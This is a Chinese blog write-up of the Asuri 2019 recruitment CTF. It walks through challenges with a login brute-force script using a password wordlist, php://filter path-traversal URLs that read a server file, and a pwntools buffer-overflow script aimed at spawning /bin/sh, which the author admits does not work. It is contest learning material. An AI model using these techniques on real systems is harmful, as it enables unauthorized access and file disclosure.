




Asuri 2019招新赛 WriteUP

原创


喵喵了个咪~  于 2019-11-27 22:06:06 发布  11665  收藏 3

分类专栏: [CTF](#) 文章标签: [CTF WriteUP](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tony054/article/details/103284401>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

Asuri 2019招新赛 WriteUP

20191117

网址: <http://139.9.212.218:8000/challenges>

官方安排及WriteUP:

<https://github.com/Kit4y/2019-Asuri-Recruitment-Src-and-wp>

test

```
flag{this_is_test_flag}
```

misc-签到

checkin.jpg	Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
	000144E0	12	01	95	57	B5	DE	30	0F	38	55	C5	C7	85	CB	97	47	IWµp0 8UÂÇIËIG
	000144F0	12	54	26	60	BE	76	CC	94	D9	69	9E	57	2E	4E	88	99	T&`xvìIÛiIW.NII
	00014500	06	C7	4B	62	11	B4	E6	0F	0B	97	22	42	D8	15	9A	02	ÇKb `æ I"B0 I
	00014510	8C	5C	40	0B	97	22	40	33	A7	0B	57	E1	2B	1A	35	C3	\@ I"@3\$ Wá+ 5Ã
	00014520	9D	54	4C	15	CB	92	73	F1	01	98	BB	37	15	74	FB	77	TL É'sñ I»7 túw
	00014530	5A	B9	9E	5B	40	2D	8E	16	12	EA	97	E1	AA	3D	B4	DC	Z'I[@-I éIáâ=Ü
	00014540	60	15	CB	96	38	73	13	5D	20	A8	56	76	CC	E4	85	29	` ÈI8s] `VvIãI)
	00014550	95	9C	73	D4	2E	5C	82	5D	8C	89	32	DA	B3	DC	F6	82	IIsô.\I]I2Ú°ÜöI
	00014560	54	FA	95	1D	B0	8C	41	0B	97	2C	F2	EC	69	5A	C3	E4	TúI °IA I,ðiiZÃä
	00014570	5D	B5	D4	BD	27	D9	69	6D	AE	5E	E6	02	B9	72	8C	A4]µÔ%Üim@^æ 'rI*
	00014580	1D	5B	9A	8C	00	82	A2	D5	AF	51	EC	77	AA	17	2E	40	[I IçÖ~Qiwâ .@
	00014590	8B	45	25	CB	8B	5F	32	98	35	1C	64	2E	5C	98	11	1E	IE%ÈI_2I5 d.\I
	000145A0	A1	89	4A	C3	C1	5C	B9	1F	AO	0C	7C	3C	C0	84	FB	1D	iIJÃÄ\^ <ÀIú
	000145B0	2B	97	26	21	65	6E	AO	C1	BA	7A	95	0A	AB	64	67	1F	+I&!en Ä?zI «dg
	000145C0	0B	97	2D	10	15	3E	C8	75	59	9E	54	6E	A5	72	E4	E4	I- >ÈuYITn¥frää
	000145D0	25	86	1A	31	EE	B8	40	76	DC	CF	75	CB	91	A0	42	67	%I Ií,@vÛIuÈ' Bg
	000145E0	74	C5	71	B5	FC	AE	5C	89	11	8D	39	D0	12	F4	05	72	tÂquü@~I 9Ð ó r
	000145F0	E4	48	5B	00	B8	B4	E1	29	30	27	AA	E5	C8	C8	73	44	âH[, 'á)0'ââÈÈsD
	00014600	9C	A5	81	93	D9	72	E5	08	00	CE	51	8C	85	CB	94	20	I¥ IÛrà ÍQIIËI
	00014610	8E	E4	2E	9F	4A	E5	CA	10	56	CB	BA	AE	2D	87	60	AE	Iä.IJâÊ VÈº@-I'@
	00014620	5C	A1	05	DB	06	25	20	FC	D0	B9	72	84	11	C0	07	7B	\i Û % üÐ'rI À {
	00014630	25	70	2D	C8	3C	85	CB	94	21	C0	62	65	20	00	B7	AA	%p-È<IËIÀbe .â
	00014640	E5	CA	10	01	82	9C	1D	0A	E5	CA	16	13	3D	5C	61	72	âÊ II âÊ =\ar
	00014650	E5	CA	10	FF	D9	20	20	20	20	5A	6D	78	68	5A	33	73	âÊ yÛ ZmxhZ3s
	00014660	78	58	33	64	68	62	6E	52	66	61	6D	6C	68	62	58	56	zX3dhbnRfamlhbXV
	00014670	7A	58	33	41	77	64	32	56	79	66	51	3D	3D				zX3Awd2VyfQ=

<https://blog.csdn.net/tony054>

base64解码即得到

`flag{1_want_jiamus_p0wer}`

baby-web-九曲十八弯

<http://desperadoccy.club:39011/>

The screenshot shows the network tab of a browser's developer tools. A request to a JavaScript file is selected, and the response payload is visible. The payload is a base64-encoded string: `//QXN1cm17dm1ld19zb3VyY2Unc19wb3dlcn0=`. The browser interface includes filters for HTML, CSS, JS, XHR, fonts, images, media, WS, and other resources. The response tab is active, showing the payload details.

<https://blog.csdn.net/tony054>

base64解码

Asuri{view_source's_power}

快速计算

http://47.102.107.100:39012/

连续20次在1-2s内判断是否正确，即可得到flag。

```
import requests
import re
import time

s = requests.Session()
r = s.get("http://47.102.107.100:39012/")
for i in range(20):
    time.sleep(1)
    equation = re.findall(r'<div>(.*?)</div>', r.text)[0]
    print(equation)
    answer = eval(equation[0])
    if answer == eval(equation[1]):
        values = {'answer': 'true'}
    else:
        values = {'answer': 'false'}
    r = s.post("http://47.102.107.100:39012/", data=values)
    r.encoding = 'utf-8'
    print(r.text)
```

```
\xa4\xc2\xba\xc2\xa4</p>\r\n<p> \xc3\xa4\xc
19\xc3\xa4\xc2\xb8\xc2\xaa\xc3\xa9\xc2\x97\
name="answer">\r\n <input type="submit"
('546 + 162 + 264 * 73', '19980')
b'Asuri{python_1s_th3_be3t_l4ngu4ge}'
```

Asuri{python_1s_th3_be3t_l4ngu4ge}


medium_web_justburp

http://139.9.212.218:39010/

查找网站目录下的文件

SRC Web Vulnerability Scanner 1.24.121 Pro Design By CuteXx [T00ls]

数据 视图 设定 帮助与支持



<https://blog.csdn.net/tony054>


访问 robots.txt 得到:



```
User-agent: *  
Disallow: /  
Disallow: /hint.php  
Disallow: /index.php
```

<https://blog.csdn.net/tony054>

访问 `hint.php` 得到一个文件



```
name-pass.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
admin
admin12
admin888
admin8
admin123
sysadmin
qazwsxedc
1qaz2wsx
zxcvbn
asdfgh
qwerty
qazxdr
qwazsx
111111
123123
123321
abcdef
abcdefg
!@#$%^
!@#$%
~!@#$%
%$#@!
4816535
4lert
4ngel
520
52012
```

尝试以 `admin` 作为用户名，用以上信息作为密码写脚本进行登录，

然而好像没有成功（有可能有成功的没看到？？？）

难受了，现场写的时候脑乱了，把所有登录数据都打印出来了，然后没找到flag...
加一个if重新来就看到了惹emmm

爆破一波

```
# -*- coding:utf-8 -*-
import requests

s = requests.Session()
r = s.get("http://139.9.212.218:39010/index.php")
r.encoding = "utf-8"
print(r.text)

with open('name-pass.txt', 'r') as file:
    contents = file.read().split()
    # print(contents)
    passwords = contents

for password in passwords:
    values = {'name': 'admin',
              'password': password}
    r = s.get("http://139.9.212.218:39010/index.php", params=values)
    r.encoding = 'utf-8'
    if '密码错误' not in r.text:
        print(r.text)
```

即可得到

```
<!DOCTYPE html>
<html><head><meta charset="utf-8" />
<title>Hi hacker</title>
</head>
<body bgcolor="bisque">
<form action="index.php" method="get">用户名: <br><input type="text" name="name"><br>密码: <br><input type="text"
name="password"><br><br><input type="submit" value="登陆">
</form>
<p>hint:admin用户的密码似乎在某个页面里 </p>
<p>
看你骨骼精奇, 就将flag交于你了! Asuri{Burp_1s_Gre@t}</p>
</body>
</html>
```

flag: `Asuri{Burp_1s_Gre@t}`

其实这题用BurpSuite更快, 导入字典直接爆破都不用自己写jio本。。
然而我现场还在搜它怎么用.....

hard_web_php是世界上最好的语言

http://139.9.212.218:39009/

改cookie重发

消息头

版本: HTTP/1.1

过滤消息头

响应头 (270 字节)

- Connection: Keep-Alive
- Content-Length: 15
- Content-Type: text/html; charset=utf-8
- Date: Sun, 17 Nov 2019 13:25:42 GMT
- Keep-Alive: timeout=5, max=100
- Refresh: 3;url=read_file.php
- Server: Apache/2.4.7 (Ubuntu)
- X-Powered-By: PHP/5.5.9-1ubuntu4.14

请求头 (483 字节)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Cache-Control: no-cache
- Connection: keep-alive
- Cookie: session=44d96359-d57f-4110-892a-eaaa93dff31a; user=admin
- Host: 139.9.212.218:39009
- Pragma: no-cache
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/70.0

3 个请求 | 已传输 354 字节 / 1.05 KB

访问 `read_file.php`，得到

预览

欢迎管理员,你可以在这里访问本站所有内容
本站有如下网页:
index.php
read_file.php
no_flag_here.php

访问 `no_flag_here.php`，构造参数进入根目录

```
array(28) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3)
"app" [4]=> string(3) "bin" [5]=> string(4) "boot" [6]=> string(26)
"create_mysql_admin_user.sh" [7]=> string(3) "dev" [8]=> string(3) "etc" [9]=> string(14)
"flag04ad59.php" [10]=> string(4) "home" [11]=> string(3) "lib" [12]=> string(5) "lib64" [13]=>
string(5) "media" [14]=> string(3) "mnt" [15]=> string(3) "opt" [16]=> string(4) "proc" [17]=>
string(4) "root" [18]=> string(3) "run" [19]=> string(6) "run.sh" [20]=> string(4) "sbin" [21]=>
string(3) "srv" [22]=> string(16) "start-apache2.sh" [23]=> string(15) "start-mysqld.sh" [24]=>
string(3) "sys" [25]=> string(3) "tmp" [26]=> string(3) "usr" [27]=> string(3) "var" } <?php
header("Content-type: text/html; charset=utf-8");
//都说了flag不在这，去根目录找找吧<br>不过这边给你提供一个功能呢
//输入你想查看的目录吧
if(isset($_GET['url']))
    $url = $_GET['url'];
var_dump(@scandir($url));
show_source(__FILE__);
?>
```

<https://blog.csdn.net/tony054>

然而！emmm这个scandir怎么获取这个flag文件内容啊！！

看了大师傅的WriteUP，发现PHP还可以这么读取文件...（下面

构造 `file=php://filter/read=convert.base64-encode/resource=` +绝对路径

`http://139.9.212.218:39009/read_file.php?file=php://filter/read=convert.base64-encode/resource=../../../../flag04ad59.php`

或者

`http://139.9.212.218:39009/read_file.php?file=php://filter/read=convert.base64-encode/resource=/flag04ad59.php`

得到一串Base64字符串

```
PD9waHANCiAgICAvL0FzdXJpe1dFQ19XSU50RVJ9DQo/Pg==
```

解码后：

```
<?php
//Asuri{WEB_WINNER}
?>
```

flag: `Asuri{WEB_WINNER}`

[easy_pwn](#)

外部符号

```
IDA View-A 伪代码 十六进制视图-1 结
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+Ch] [rbp-64h]
4     char buf; // [rsp+10h] [rbp-60h]
5     size_t nbytes; // [rsp+6Ch] [rbp-4h]
6
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(_bss_start, 0LL, 2, 0LL);
9     setvbuf(stderr, 0LL, 2, 0LL);
10    puts("I have a door.Could you open it?");
11    puts("Please input your passworld size");
12    __isoc99_scanf("%d", &v4);
13    if ( v4 > 19 || v4 < 0 )
14        exit(0);
15    puts("Please input your password");
16    LODWORD(nbytes) = v4 - 1;
17    read(0, &buf, (unsigned int)(v4 - 1));
18    return 0;
19 }
```

<https://blog.csdn.net/tony054>

知 外部符号

```
IDA View-A 伪
段
1 int door()
2 {
3     return system("/bin/sh");
4 }
.init
.plt
.plt
.plt
.plt
.plt
```

<https://blog.csdn.net/tony054>

```
[4]* 已停止 nc 49.235.243.206 9001
hzj@ubuntu:~$ nc 49.235.243.206 9001
I have a door.Could you open it?
Please input your passworld size
19
Please input your password
```

```

from pwn import * # 引入pwntools库
import time

sh = remote('49.235.243.206', 9001) # 创建与靶场服务器的连接

offset = 0x60+0x8 # 偏移
system_addr = 0x400766 # system函数地址
for i in range(0, 20):
    sh.recvuntil('Please input your password size')
    sh.sendline(p64(i)) # 向程序发送数据
    sh.recvuntil('Please input your password')
    payload = offset * b'a' + p64(system_addr) # 构造攻击数据
    sh.sendline(payload) # 向程序发送数据
    sh.interactive() # 将控制流从程序转移到自己这里

```

完了不会写，嘤嘤嘤

medium_rev

```

#!/usr/bin/env python
# encoding: utf-8

def encrypt_for_each():
    index = [
        0] * 100
    for i in range(100):
        tmp = i ^ 77
        yield tmp
        None

def encrypt(msg, key):
    iters = encrypt_for_each()
    enc = []
    for (m, k) in zip(msg, key):
        e = m ^ k ^ iters.__next__()
        enc.append(e)

    return enc

def generate_key():

    def check_prime(num):
        if num < 2:
            return False
        for i in range(2, num):
            if num % i == 0:
                return False
        return True

    test = [
        8,
        61,
        85,
        25,
        121,
        53

```

53,
26,
0,
81,
52,
124,
22,
137,
56,
94,
107,
59,
132,
90,
3,
51,
46,
77,
127,
35,
86,
134,
20,
73,
32,
66,
99,
7,
69,
122,
4,
142,
23,
80,
109,
60,
79,
36,
62,
5,
104,
102,
14,
58,
149,
31,
96,
68,
114,
116,
11,
95,
87,
146,
123,
15,
135,
33,
37,
110,

19,
106,
30,
130,
101,
97,
98,
141,
2,
47,
6,
24,
131,
16,
111,
150,
55,
1,
76,
12,
138,
64,
120,
118,
29,
145,
147,
9,
113,
103,
40,
92,
71,
72,
129,
139,
100,
63,
133,
42,
125,
74,
88,
143,
144,
38,
140,
67,
119,
136,
115,
54,
21,
50,
108,
128,
57,
112,
43,
81

```
84,  
70,  
78,  
28,  
41,  
93,  
44,  
13,  
18,  
10,  
48,  
27,  
83,  
65,  
17,  
75,  
126,  
39,  
49,  
91,  
34,  
82,  
45,  
148,  
105,  
89,  
117]  
  
key = (lambda .0: continue[ i for i in .0 ])(filter(check_prime, test))  
return key  
  
if __name__ == '__main__':  
    key = generate_key()  
    msg = [  
        22,  
        21,  
        167,  
        66,  
        9,  
        27,  
        3,  
        119,  
        42,  
        99,  
        68,  
        86,  
        13,  
        166,  
        3,  
        120,  
        22,  
        59,  
        9,  
        77,  
        40,  
        3,  
        233,  
        41,  
        67,  
        108,  
        80,
```

```

179,
86,
36,
31,
107,
77,
4,
75]
print('encrypt message is {}'.format(msg))

```

lambda .0: continue[i for i in .0] 这个 .0 执行不了啊emmm

我换成x也报错唉!

middle_pwn

库函数 常规函数 指令 数据 未知 外部符号

函数窗口

函数名称	段
__init_proc	.init
sub_80483A0	.plt
_read	.plt
_printf	.plt
_system	.plt
__libc_start_main	.plt
_setvbuf	.plt
_memset	.plt
__gmon_start__	.plt
start	.text
sub_8048450	.text
sub_8048460	.text
sub_80484D0	.text
sub_80484F0	.text
sub_804851B	.text
main	.text
init	.text
fini	.text
_term_proc	.fini
read	exte:
printf	exte:
system	exte:
__libc_start_main	exte:
setvbuf	exte:
memset	exte:

```

1 int __cdecl main()
2 {
3     char s; // [esp+8h] [ebp-20h]
4     int v2; // [esp+1Ch] [ebp-Ch]
5
6     setvbuf(stdin, 0, 2, 0);
7     setvbuf(stdout, 0, 2, 0);
8     v2 = 0;
9     memset(&s, 0, 0x14u);
10    printf("hello,what's your name?,%13$p\n");
11    read(0, &s, 0x40u);
12    printf("ok,%s.", &s);
13    return 0;
14 }

```

<https://blog.csdn.net/tony054>

```

1 int sub_804851B()
2 {
3     return system("/bin/sh");
4 }

```

小结

1	一帮大肥猪	3505
2	Cooook	2999
3	burymyname	2505
4	Sophia	1579
5	Kazusa	1579
6	miaotony	1561
7	em	1561
8	noname	1525
9	GY	1525
10	Leeasina	1133
11	vigoss	999
12	rapier	945
13	Kizina	581
14	LexWan	581
15	Dr_Brainstorm	581
16	Dragon Liu	581
17	Leo	581
18	Christmas	581
19	ValKmjolnir	581
20	stech2333	581

<https://blog.csdn.net/tony054>

第一次打CTF呢，虽然只拿了个第六，还拿了个娃娃233

除了石榴园的真的没多少打这个比赛的呀。

我好菜啊，这次一题pwn都没写出来，好难过嘤嘤嘤

现场查BurpSuite怎么用也是绝了（那节培训我没去emmm

总之CTF还是挺好玩的哈哈哈哈哈，有空还是要好好学一波呢！

等我有空再折腾一下，搭个GitHub博客吧
咕咕咕